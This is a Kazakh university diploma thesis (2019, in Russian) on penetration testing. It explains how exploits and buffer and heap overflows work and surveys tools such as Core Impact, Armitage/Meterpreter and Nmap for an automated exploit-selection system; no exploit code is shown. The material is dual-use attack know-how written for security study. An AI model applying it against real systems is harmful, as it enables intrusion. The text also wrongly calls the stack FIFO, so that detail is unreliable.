МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ»
Кафедра систем информационной безопасности

«ДОПУЩЕН К ЗАЩИТЕ»
Зав. кафедрой к.п.н., доцент Р. Ш. Бердибаев
_____ «_____» _____2019 г.
(подпись)

ДИПЛОМНЫЙ ПРОЕКТ

На тему: Методы анализа скрытых угроз на проникновение по каналам связи
Специальность: 5В100200 - "Системы информационной безопасности"
Выполнил: Сәкен Айым Сәтбекқызы Группа СИБ-15-3
Научный руководитель: Сатимова Елена Григорьевна

Консультант:
по экономической части:
к.э.н., профессор Ауенбаева Ж.Г.
(ученая степень, звание, Ф.И.О)
_____ «4» июня 2019 г.
(подпись)

по безопасности жизнедеятельности:
д.т.н., старш.преп. Бекбасаров Ш.Ш.
(ученая степень, звание, Ф.И.О)
_____ «28» мая 2019 г.
(подпись)

по применению вычислительной техники:
к.т.н, доцент Сатимова Е.Г.
(ученая степень, звание, Ф.И.О)
_____ «5» июня 2019 г.
(подпись)

Нормоконтролер:
Ст.преподаватель Асылова Н.Б.
(ученая степень, звание, Ф.И.О)
_____ «6» июня 2019 г.
(подпись)

Рецензент:
канд. техн. наук, ассоц. проф. Айтхожаева Е.Ж.
(ученая степень, звание, Ф.И.О)
_____ «5» июня 2019 г.
(подпись)

Алматы 2019

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН

Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ»

Институт систем управления и информационных технологий

Кафедра систем информационной безопасности

Специальность: 5В100200 - “Системы информационной безопасности”

ЗАДАНИЕ
на выполнение дипломного проекта

Студенту Сакен Айым Сатбеккызы

Тема проекта Методы анализа скрытых угроз на проникновение по каналам связи

Утверждена приказом по университету №_124_ от «_26_» _10_ 2018 г.

Срок сдачи законченного проекта «_6_» _июня_ 2019 г.

Исходные данные к проекту (требуемые параметры результатов исследования (проектирования) и исходные данные объекта):
Провести анализ скрытых угроз, которое будет направлено на нахождение уязвимостей по каналам связи. Также необходимо будет выбрать метод, с помощью которого будет происходить анализ защищенности системы, добавить описание. Необходимо все исследуемые уязвимости эксплуатировать с помощью созданных эксплойтов. Написать собственный эксплойт на основе существующего эксплойта MS 17010.

Перечень вопросов, подлежащих исследованию в дипломном проекте, или краткое содержание дипломного проекта: дипломный проект включает в себя 5 глав, разделенных на подглавы, каждая из которых раскрывает определенную тематику, используемую при исследовании уязвимостей системы.

В первой главе дипломного проекта представлена общая информация по сетевым атакам: эксплойты, классификация эксплойтов, принципы работы эксплойтов, дано определение что такое эксплойт.

Во второй главе дипломного проекта описана методика разработки программного комплекса, определены инструменты для исследования, нахождения уязвимостей и примеры их эксплуатаций.

В третьей главе подробно описывается тестирование созданного программного комплекса, эксплуатация обнаруженных уязвимостей и даны рекомендации по устранению уязвимостей. Показаны результаты проникновения к систему, используя собственный эксплойт.

В четвертой главе расписано технико-экономическое обоснование, показывающее актуальность исследования с финансовой точки зрения.

В пятой главе рассматриваются необходимые условия для комфортного исследования уязвимостей и эксплуатации их на рабочей зоне.

Перечень графического материала:

1 Блок-схема;

2 скрины с рабочего приложения;

3 скриныс результатами проникновения в систему;

4 скрины исходного кода эксплойта;

5 скрины с примером эксплуатации найденных уязвимостей.

Основная рекомендуемая литература:

1. Common Vulnerability Scoring System, V3 Development Update URL:https://www.first.org/cvss.
2. Угрозы, уязвимости и атаки в сетях. URL: http://asher.ru/security/book/its/2
3. CVE. URL: https://cve.mitre.org/
4. Stack, pointers and memory, Lally Singh URL: http://www.biglal.net/Memory.html
5. Metasploit Framework. Прометей эксплойтирования. URL: http://www.securitylab.ru/analytics/216366.php/

Раздел	Консультант	Сроки	Подпись
Технико-экономическое обоснование	Арсбаева Ж.Г.	04.03-04.05	
Безопасность жизнедеятельности	Бектасаров Ш.Ш.	04.03-04.05	
Вычислительная техника	Сатимова Е.Э.	09.01-28.05	

График
подготовки дипломного проекта

Наименование разделов, перечень разрабатываемых вопросов	Сроки представления научному руководителю	Примечание
Проблема сетевых атак	1.02.2019-22.02.2019	
Методы тестирования СЗИ	23.02.2019-24.03.2019	
Архитектура системы	25.03.2019-28.04.2019	
Разработка программного комплекса	27.04.19-28.05.19	
Тестирование разработанного комплекса	28.05.19-6.06.19	

Дата выдачи задания «10» октября 2018 г.

Заведующий кафедрой _____ (_____)

(Подпись) (Ф.И.О)

Научный руководитель

Проекта _____ (Сатенова Б.Т.)

(Подпись) (Ф.И.О)

Задание принял к

исполнению студент _____ (Сакен Айым Сакенқызы)

(Подпись) (Ф.И.О)

АННОТАЦИЯ

В данной дипломной работе были рассмотерны методы анализауязвимостей на проникновение. Представлена общая информация по сетевым атакам, был разработан собственный эксплойт. Описана методика программного комплекса, определены инструменты для исследования инахождения уязвимостей и примеры их эксплуатаций.

АҢДАТПА

Осы дипломдық жұмыста операциялық жүйеге енуге осалдықтарға талдау жүргізілді. Желілік шабуылдар бойынша жалпы ақпарат ұсынылды, жеке эксплойт әзірленді. Бағдарламалық кешенді әзірлеу әдістемесі сипатталған, осалдықтарды зерттеу және табу үшін құралдар және оларды пайдалану мысалдары анықталған.

ANNOTATION

In this thesis, an analysis of vulnerabilities during penetration into the operating system was conducted. Presents general information about the network attack. The methodology of software development is described, the tools for researching and finding vulnerabilities are defined, and examples of their operation are given.

СОДЕРЖАНИЕ

Введение

В последние времена информационные технологии (IT) все больше и больше окружают нашу каждодневную жизнь. А вместе с ростом вовлеченности ИТ в различные сферы человеческой деятельности растет и значимость информационной безопасности, так как появляется множество незаконных способов получения доступа к информации, расположенной на удаленных хостах.

Нарушение информационной безопасности может быть вызвано рядом причин: уязвимости в установленных приложениях или самой операционной системе (ОС), неправильная конфигурация систем обнаружения вторжений (СОВ), антивирусов и других защитных средств, ошибки при настройке системы
разграничения доступа, просчеты в самой политике безопасности и так далее.

Вследствие наличия подобных нарушений безопасности в автоматизированных системах (АС), злоумышленник может, в зависимости от своих целей, осуществить один из сценариев НСД, как получение доступа к операционной системе хоста, получение доступа прав пользователя, внедрение вредоносного программного обеспечения и других.

Поэтому, на любом этапе жизненного цикла АС, будь то проектирование,
конфигурирование или эксплуатация, администратору необходимо знать, действительно ли сконфигурированная и действующая система удовлетворяет требуемому уровню защищенности. Наэтапе конфигурирования и настройки АС требуется проверить, правильно липодобраны и настроены средства защиты информации, выбрана ли верная политикабезопасности и так далее. Во время эксплуатации системы также следуетрегулярнопроводить аудит безопасности, так как любая система со временем меняется,добавляются новые компоненты, а, следовательно, появляются новые угрозы.

С ростом сложности компьютерных систем и механизмов защиты, увеличением числа известных уязвимостей и ошибок в действиях пользователей
появляется острая необходимость в автоматизации процесса анализа защищенностиАС и выявления содержащихся в них уязвимостей, так как ручная проверказанимает огромное количество времени и требует от аудитора многократногоповторения однотипных действий.

Существующие автоматические средства проверки на наличие уязвимостей,
такие как:auto_pwn в MetasploitFramework, основаны на последовательном запускебольшого множества эксплойтов, что является не слишком эффективным идовольно трудоемким методом.

В дипломном проекте представлен улучшенный метод автоматического подбора изапуска эксплойтов, основанный на проведении предварительной

разведки с цельюопределения версии ОС, пакета обновлений, языка целевой системы, спискаоткрытых портов и запущенных сервисов, а после – интеллектуального выбораэксплойтов по этим данным. База данных эксплойтов формируется путемкатегоризации и группировки эксплойтов из общедоступных списков.

Цели:

- расследование проблем сетевых атак;
- обзор методов тестирования средств защиты информации;
- построение схемы автоматизированного тестирования;
- проведение предварительной разведки с целью определения версии ОС, пакета обновлений, языка целевой системы, списка открытых портов и запущенных сервисов;

Задачи:

- оценить уровень защищенности системы и получить список уязвимостей, которые удалось успешно эксплуатировать;
- разработка эксплойта.

1 Проблема сетевых атак

По данным Лаборатории Касперского за 2018 год было заблокировано более 6000000000 вредоносных атак, направленных на компьютеры и мобильные устройства. Атаки были проведены с 9 000 000 уникальных хостов. 44% веб-атак проводились с использованием вредоносных веб-ресурсов, расположенных в США и Германии. Таким образом, в течение одного года 38,3% компьютеров, подключенных к интернету, хотя бы подвергались веб-атаке. Антивирусом «KasperskyAntivirus» было обнаружено более 120 000 000 уникальных вредоносных программ (скриптов, эксплойтов, исполняемых файлов). Одним из способов проникновения в компьютерные системы является эксплуатация уязвимостей. Этот способ эффективен благодаря наличию уязвимостей в широко используемом программном обеспечении. Кроме того, отдельные пользователи и компании не устанавливают дополнения и исправления, закрывающие известные уязвимости в приложениях. На рисунке 1 показан рост числа уязвимостей за 2016-2018 года [1].

Рисунок 1 – Рост числа уязвимостей

1.1 Эксплойты

Эксплойт – это программа, последовательность команд или часть программного кода, использующие уязвимости в ПО для проведения атаки на АС.

Цели атаки могут быть самыми разнообразными: получение доступа, нарушение стандартной функциональности системы и прочее. Эксплойты могут представлять собой исходный код, исполняемый модуль или даже словесное описание того, как надо использовать уязвимость. Он может
быть написан практически на любом языке программирования: C/C++, Perl, Ruby,
JavaScript,Assembler[2].

1.2Принципы работы эксплойтов

Чтобы понять, как работают эксплойты, необходимо знать основные принципы организации памяти. Процесс, находящийся в памяти, имеет следующие подструктуры:

– сегмент кода, содержит скомпилированный исполняемый код программы;

– сегмент данных, содержит статические, глобальные, инициализированные и неинициализированные данные и переменные;

– стек - структура данных, работающая по принципам FIFO (FirstInFirst Out). Элементы помещаются в вершину стека и удаляются также с вершины.

Регистр SP (StackPointer) содержит указатель на вершину стека. Запускаемыйпроцесс помещает все свои данные в стек. Регистр IP содержит адрес команды,которую следующей выполнит процессор. Если имеет место резкое изменение меставыполнения программы (обычно, вследствие jmp или call), после возвращенияназад,адрес следующей команды может быть потерян. Для решения этой проблемы,программа хранит адрес следующей команды, которая должна быть выполнена(после возврата из jmp или call), в стеке. Этот адрес называется адрес возврата15(реализован в ассемблерной команде RET). Это обеспечивает правильноевыполнение программы, содержащей много вызовов функций и goto команд [2]. Далее рассмотрим основные методы атак, использующие особенностистроения памяти процессов.Считается, что переполнение буфера – одна из самых опасных угрозбезопасности за последнее десятилетие. Стек программы хранит данные вследующем порядке: параметры, которые были переданы функции, затем адресвозврата, далее предыдущее значение указателя стека и локальные переменные.Если переменные (например, массивы) передаются без проверки границ, то прибольшом количестве данных, они могут разрушить стек, переписав адрес возврата и,следовательно, вызвав ошибку сегментации. Если правильно реализовать этууязвимость, то можно изменить буфер так, чтобы он указывал на любой адрес, например, тот, где лежит вредоносный код.Помимо переполнения буфера возможно еще переполнение кучи. Кучаобычно представлена как двусвязный список. При переполнении кучи можноизменить указатели таким образом, что они будут указывать на участок кучисозловредным кодом. Переполнения кучи трудно вызвать, и они более характерны дляОС Windows, так она содержит данные, которые могут использоваться для созданияэксплойта. В случае системы распределения памяти функцией malloc, информацияосвободной и распределенной памяти хранится в пределах кучи. Переполнениеможет быть вызвано использованием этой информации таким образом,чтобывпоследствии можно было писать в случайные области памяти, что может привести к исполнению кода нарушителя.Для того чтобы вызвать переполнение, есть много различных способов,например, строки и строковые функции, строки формата, нулевые указатели,целочисленные переполнения, известные проблемы и ситуации,

который могутпомочь создать исключительную ситуацию для процесса. Ниже представлены основные составляющие эксплойта.

- обработчик сетевых соединений;
- шеллкод/полезная нагрузка;
- построитель запроса;
- стандартный обработчик.

1.3 Классификация эксплойтов

В зависимости от способа получения доступа к уязвимой системе, различают локальные и удаленные эксплойты. Для запуска локального эксплойта необходимо иметь доступ к целевому хосту. Обычно используется для повышения прав пользователя. Удаленный же эксплойт можно запустить через сеть, не имея прямого доступа к системе.Такие эксплойты перечисленны ниже:

- эксплойты для операционных систем;
- эксплойты для прикладного ПО (музыкальные проигрыватели, офисные пакеты и т. д.);
- эксплойтыдлябраузеров (Chrome, Internet Explorer, Mozilla Firefox, Opera идругие);
- эксплойтыдляинтернет-приложений, фреймворков (IPB, WordPress, VBulletin, phpBB);
- эксплойтыдляинтернет-сайтов (facebook.com, hi5.com, livejournal.com).

По типу используемой уязвимости эксплойты можно разделить на эксплойты, направленные на: переполнение буфера, SQL инъекции, XSS и CSRF атаки и так далее.

Как только новая уязвимость появляется в открытом доступе, ей могут воспользоваться как нарушители для проведения атак, так и производители ПО для закрытия этой уязвимости. После закрытия уязвимости все эксплойты, использовавшие ее, скорее всего, станут бесполезны, поэтому наиболее популярными и востребованными являются так называемые «zeroday» эксплойты, построенные на только что открытых уязвимостях. Вероятность их срабатывания очень высока [3].

Для блокировки эксплойтов применяются всевозможные средства защиты, такие как: антивирусы, межсетевые экраны, системы обнаружения и предотвращения вторжений и другие. Однако, для корректной работы этих программ необходима сложная и детальная настройка. Администратор хоста не может сразу определить, достаточно ли защищена его система, все ли уязвимости исправлены, правильно ли сконфигурированы программы, поэтому необходимо проводить аудит безопасности, который, в том числе, включает в себя тестирование средств защиты информации.

1.4Методы тестирования средств защиты информации

Существует несколько подходов к тестированию безопасности системы. Вопервых, можно провести ряд тестов на проникновение (пентестов), то есть, используя всевозможные утилиты, базы данных уязвимостей и эксплойтов попытаться получить доступ к целевой системе, серверу, компьютеру, обойти тестируемую программу. Преимущество пентестов в том, что их проводят люди,
соответственно, они могут в реальном времени принимать те или иные решения,
менять стратегии, средства атак и прочее. Однако, в этом же и недостаток данногоподхода – все зависит от компетентности тех, кто эти пентесты проводит. Нельзяпосле проведения ряда атак утверждать, что система обладает нужным уровнемзащищенности. Ведь возможно, что просто были выбраны не те средства илииспользовались устаревшие уязвимости.Второй метод заключается в воспроизведении предварительно записанноготрафика компьютерных атак. Настраивается специальный стенд, к которомуподключается тестируемая система. Преимуществом этого подхода являетсявозможность обеспечения многократной повторяемости условий эксперимента приусловии, что трафик компьютерных атак каждый раз будет воспроизводитьсяидентичным образом. Отсутствие в составе стенда реальных атакуемых системустраняет проблему восстановления состояния отдельных его элементов послепроведения атак. Но рассматриваемый способ тестирования не позволяетварьировать параметры атак (например, кодировки HTTP-запросов и используемыйэксплойтом shell-код) в процессе тестирования, поскольку это требуетсерьезноймодификации уже сформированных пакетов сетевого трафика.Поскольку проводить тестирование целевой системы вручную оченьтрудоемко, в последнее время стали появляться автоматизированные средстваэксплойтинга. Такие программы позволяют в автоматическом режиме обнаружитьуязвимости целевого хоста, а затем провести ряд атак для эксплуатацииэтихуязвимостей. Общий алгоритм работы таких средств состоит из следующих шагов:

- сканирование портов и идентификация сервисов на исследуемых объектах;
- на основе базы знаний выдвигается предположение о наличие уязвимостейв обнаруженных сервисах;
- проверка возможности эксплуатации предполагаемых уязвимостей.

1.4.1 CoreImpact

CoreImpact– это программный продукт для проведения тестирования несанкционированных проникновений в систему. Проверяетисследуемые системы на наличие уязвимостей. С помощью него можнопротестировать безопасность веб-приложений, сетевых систем, конечных устройств,мобильных устройств, беспроводных сетей и так далее. Позволяет моделироватьмногоступенчатые атаки и взаимодействовать с успешно

атакованнойсистемой.Имеет свою БД эксплойтов, которая ежемесячно пополняетсясобственнойкомандой разработчиков. Из недостатков можно отметить довольно высокую цену.На рисунке 2 показан интерфейс программы.




Рисунок 2 – Интерфейс программы

1.4.2 D2/Nessus Bundle

D2/Nessus Bundle – сборка CANVAS (компании Immunity) с D2 Exploit Pack (компании Square Security) интегрированные со сканером обнаружения уязвимостей Nessus позволяют достигнуть аналогичного подхода,заложенного в продукте CORE IMPACT. В отличие от своего конкурента, подплатформу CANVAS, помимо собственных эксплойтов, возможен импортсторонних эксплойтов. Это позволяет CANVAS'у охватить гораздо больше уязвимостей для проведения атак по сравнению с другими решениями данного сегмента.На рисунке 3 показан интерфейс программы Nessus Bundle. Недостатками программы являются:

– методы анализа зависят от типа конкретной платформы и, таким образом, требуют точной конфигурации каждого типа хоста, используемого организацией;

– эксплуатация и обновление часто требуют много усилий.

Достоинства программы :

– он дает очень точную, конкретную для данного хоста картину дыр защиты;

– охватывает дыры защиты, которые не находятся в течение анализа на системном уровне.




Рисунок 3 – Интерфейс программы Nessus

1.4.3 SAINT Vulnerability Scanner &&SAINTexploit

Аналогсинтегрированного CANVAS и Nessus с тем лишь отличием, что у SAINTVulnerabilityScanner и SAINTexploit один производитель. Функциональность жепрактически полностью идентична [6]. На рисунке 4 показан интерфейс данной программы.

Рисунок 4 – Интерфейс программы

1.4.4 Armitage

Armitage– мощное средство, основанное на Metasploit, программный комплексподназванием Armitage. Armitage – это GUI приложение, которое упрощает и несколько автоматизирует работу с MetasploitFramework.C помощью Armitage можно представлять исследуемые хосты в

визуальномрежиме, автоматически подбирать эксплойты для них, управлять успешноустановленными сеансами и так далее (рисунок 5).




Рисунок 5 – Интерфейс Armitage

Для пользователей-экспертов доступна возможность удаленного управлениями совместной работы с Metasploit (можно использовать один и тот же сеанс,иметьобщую базу данных с информацией о хостах и их уязвимостях).

Обнаружение хостов в Armitage происходит с помощью средств сканирования, заложенных в Metasploit. Можно импортировать ранее составленныйсписок хостов сети и запустить их сканирование, чтобы создать БД целей. Armitageможет представить эти данные в графическом режиме, таким образом, видно, какаяиз систем в данный момент анализируется, а к какой уже получен доступ и созданоудаленное соединение.Armitage автоматизирует выбор наиболее подходящих эксплойтов дляданного хоста и выполняет их проверку (при наличии у эксплойта такой опции).Также можно запустить утилиту HailMary, которая запускает все имеющиесяэксплойтыподряд.При успешном получении доступа к удаленному хосту, Armitage помогает в выборе дальнейших действий. В состав Armitage входит ряд инструментов, основанных на специальном агенте Meterpreter. Meterpreter представляет собой агента, с помощью которого можно выполнять множество операций после проникновения в машину. Можно осуществить повышение прав в системе, загрузить список хэшей паролей в локальную БД, просмотреть файловую

системуудаленной машины, запустить оболочку командной строки и прочее. Кроме того, Armitage может создать так называемый «pivot» – «опорную точку», которая позволяет использовать захваченные хосты как платформы для
организации дальнейших атак на другие машины и исследования сети.

Таблица 1 – Модели угроз

Название параметра	Core Impact	Armitage	SAINT Vulnerability Scanner	D2/Nessus Bundle
DDOS атаки или иные атаки нацеленные на вывод из строя техники	+	+	+	+
Изъятие жестких дисков	-	+	+	+
Доступ к базе данных лиц, не имеющих на это право	-	+	+	+
Изменение процессов и режимов работы ОС	-	+	+	-
Понижение СЗИ на рабочей станции	-	+	+	-
Вирусы	+	+	+	-
Утечка конфиденциальной информации по по каналам связи	+	+	-	-
Отключение электричества	+	+	-	-

Из вышеизложенного следует отметить, что наиболее удовлетворяющим потребностям является системаArmitage.

1.5Архитектура системы

На рисунке 6 показана схема автоматизированного тестирования:




Рисунок 6 – Схема автоматизированного тестирования

Сначала происходит сбор сведений о целевой системе, затем выдвигаются
предположения о наличии каких-либо уязвимостей в ней. После этого, из БД выбираются походящие эксплойты и проверяется их работоспособность. Если частьиз них срабатывает, то система уязвима. Если же нет, то средства защиты успешноотражают атаки.Разработанная система подразделяется на следующие взаимодействующиемежду собой компоненты[7]:

- Подсистема сбора информации (ПСИ);
- подсистема формирования БД эксплойтов (ПФБДЭ);
- база данных анализатора (БДА);
- MetasploitFramework;
- подсистема анализа защищенности (ПАЗ).

1.6 Подсистема сбора информации

Задача данной подсистемы – сбор сведений о целевой системе. На вход подается IP-адрес «жертвы», после этого начинается сканирование. Основным инструментом этой подсистемы является сетевой сканер Nmap. Nmap («NetworkMapper») – это утилита с открытым исходным кодом, предназначенная для проведения подготовительных исследований сети или единичных целей и проверки их безопасности. Nmap посылает особые, «неправильные» ip пакеты для того, чтобы определить, доступен ли хост, какие
порты открыты, какие службы (название, версия) запущены на них, какие средствазащиты используются (брандмауэры, СОВ, СПВ). Также, Nmap позволяетопределять операционную систему хоста (OS fingerprinting) вплоть до семейства,версии, языка, сервисного пакета и архитектуры.На выходе Nmap выдает список хостов, которые были просканированы идополнительную информацию, которую удалось извлечь, для каждого из них.Наиболее существенной информацией помимо версии ОС является список«значимых» портов. В нем содержится номер порта, имя службы, протокол исостояние порта. Состояние может принимать одно из следующих значений:

- open – открыт, служба на целевой машине прослушивает этот порт дляустановления соединения или принятия пакетов;
- filtered – фильтруется, значит, что брандмауэр, фильтр пакетов или другое средство защиты блокирует доступ к этому порту и Nmap не может определить его состояние;
- closed – закрыт, никакое приложение не использует этот порт, однако он
может быть открыт какой-нибудь службой в любой момент;
- unfiltered – не фильтруется, порты никак не реагируют на запросы отNmap, следовательно, он не может определить, закрыты они или открыты.

Иногда Nmap выдает сочетание двух состояний, например, open | filtered или closed | filtered, когда невозможно детектировать, какое из этих состояний истинное.Кроме этого, бывает, что Nmap’у удается распознать версию программногообеспечения, запущенного на хосте. Также при настройке определенныхпараметровможно определить DNS имя целевой машины, типы устройств, MAC-адрес ипрочее.Из различных доступных сканеров был выбран именно Nmap по рядупричин. Во-первых, удобное представление результатов в виде xml файлов, во-вторых, можно запускать напрямую из MetasploitFramework (db_nmap). Крометого, по сравнению со своими аналогами, такими как p0f, XProbe 2, Hping, Amap,netcat и прочими, Nmap показывает самые корректные результаты и наиболее часто обновляется.

Рассмотрим основные опции сетевого сканера Nmap, которые были использованы при реализации программного комплекса:

- sT (scan TCP), используется метод сканирования TCP connect. Данный метод является одним из самым распространенных и заключается в попытке выполнения функции connect(), то есть в установлении соединения с портом нацелевом хосте. Если функция выполнится успешно, это будет означать, чтопортоткрыт и какая-то служба «слушает» его на стороне «жертвы». В противном случае,порт либо закрыт, либо блокируется сетевым экраном.Для использования метода не требуется иметь никаких привилегий,однако недостатком является то, что администратор сканируемого хоста можетлегко обнаружить факт сканирования, так как попытки соединения фиксируются в логах.

